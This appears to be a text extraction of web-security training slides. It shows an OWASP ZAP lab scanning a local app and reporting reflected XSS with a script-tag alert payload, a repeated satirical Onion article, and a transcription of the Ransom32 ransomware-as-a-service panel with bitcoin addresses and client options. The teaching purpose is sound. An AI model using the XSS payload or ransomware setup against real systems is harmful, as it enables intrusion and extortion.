Monitor Clients

Exclude from WebSockets

1: Authentication

This panel allows you to configure the authentication scheme used for this Context.

Currently selected Authentication method for the Context:

Form-based Authentication

Configure Authentication Method

Login Form Target URL *:

http://localhost:8080/login

Select...

Login Request POST Data (if any):

username=ZAP&password=ZAP

Username Parameter *:

password Parameter *:

username

password

The *username* and *password* fields will be replaced, during authentication, with the username and password corresponding to application's users.

Regex pattern identified in Logged In response messages:


Logout

Regex pattern identified in Logged Out response messages:


Log In

OK

Cancel



Attack > Active Scan advanced...



The screenshot displays the OWASP ZAP (Zed Attack Proxy) interface. The top menu bar includes File, Edit, View, Analyse, Report, Tools, and Online Help. The toolbar contains various icons for site management, scanning, and analysis. The left sidebar shows a tree view of sites and scripts. The main pane displays the response of a request to `http://localhost:8080/post`, showing HTTP headers and HTML body content. The bottom pane shows a list of alerts, with the selected alert being a Cross Site Scripting (Reflected) alert. The alert details pane provides information about the attack, including the URL, risk level, parameter, attack payload, evidence, CWE and WASC IDs, and a description of the attack.

Header: Text

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate

Body: Text

```
<a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on November 30, 2015 8:12:14 PM EST</p>
<hr>

<hr>
<p></p><script>alert(1);</script><p></p>
```

Cross Site Scripting (Reflected)

URL: `http://localhost:8080/post`

Risk: **High**

Reliability: Warning

Parameter: title

Attack: `</p><script>alert(1);</script><p>`

Evidence: `</p><script>alert(1);</script><p>`

CWE Id: 79

WASC Id: 8

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also be written in VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Other Info:

Advanced Active Scan

Scope

Input Vectors

Custom Vectors

Policy

Starting point:

http://localhost:8080/

Select...

Context:

1

User:

admin

Recurse:

☒

Just In Scope:

☐

Cancel

Reset

Start Scan

Scanner Lab

1. Use ZAP to scan/attack

SUMMARY

developers have to be
right 100% of the time

*developers have to be
right 100% of the time*

hackers only have to be right once


China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Systems

NEWS IN BRIEF

October 26, 2015

VOL 51 ISSUE 43

News · Technology · World · China



BEIJING—Despite devoting countless resources toward rectifying the issue, Chinese government officials announced Monday that the country has struggled to recruit hackers fast enough to keep pace with vulnerabilities in U.S. security systems. “With new weaknesses in U.S. networks popping up every day, we simply don’t have the manpower to effectively exploit every single loophole in their security protocols,” said security minister Liu Xiang, who confirmed that the thousands of Chinese computer experts employed to expose flaws in American data systems are just no match for the United States’ increasingly ineffective digital safeguards. “We can’t keep track of all of the glaring deficiencies in their firewall protections, let alone hire and train enough hackers to attack each one. And now, they’re failing to address them at a rate that shows no sign of slowing down anytime soon. The gaps in the State Department security systems alone take up almost half my workforce.” At press time, Liu confirmed that an inadequate labor pool had forced China to outsource some of its hacker work to Russia.



ONION VIDEO

[WATCH MORE](#)



The Onion Reviews 'Spectre'



Scientists Find Strong Link Between Male Virility, Wearing Mötley Crüe Denim Jacket [▶](#)



Onion Explains: The International State Of Women's Rights [▶](#)


China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Systems

NEWS IN BRIEF

October 26, 2015

VOL 51 ISSUE 43

News · Technology · World · China



BEIJING—Despite devoting countless resources toward rectifying the issue, Chinese government officials announced Monday that the country has struggled to recruit hackers fast enough to keep pace with vulnerabilities in U.S. security systems. “With new weaknesses in U.S. networks popping up every day, we simply don’t have the manpower to effectively exploit every single loophole in their security protocols,” said security minister Liu Xiang, who confirmed that the thousands of Chinese computer experts employed to expose flaws in American data systems are just no match for the United States’ increasingly ineffective digital safeguards. “We can’t keep track of all of the glaring deficiencies in their firewall protections, let alone hire and train enough hackers to attack each one. And now, they’re failing to address them at a rate that shows no sign of slowing down anytime soon. The gaps in the State Department security systems alone take up almost half my workforce.” At press time, Liu confirmed that an inadequate labor pool had forced China to outsource some of its hacker work to Russia.




ONION VIDEO

[WATCH MORE ▸](#)




The Onion Reviews ‘Spectre’



Scientists Find Strong Link Between Male Virility, Wearing Mötley Crüe Denim Jacket 



Onion Explains: The International State Of Women's Rights 

Ransom32 - Join

BTC Address

1H87YAZ2REscqgwwZFWy1gR5PRfZHBfMpc

Join


Ransom32 - Stats

Address


1Ed3vA1JPEfyEsRmfQMAi2BF9ik8YJ7V7P

Payout ratio


75%

Installs 


0

Lockscreens 

0

Paid 

0


Paid BTC 


0


Client download


BTC amount to ask:


Don't be too greedy or people will not pay

☒ Fully lock the computer 

☒ Low CPU usage 

☒ Show the lockscreen before encrypting 

☐ Show a message box 

☐ Latent Timeout 

Download client.scr

Don't worry if the download "hangs". While the download bar is shown, Tor is receiving the file. Just wait.





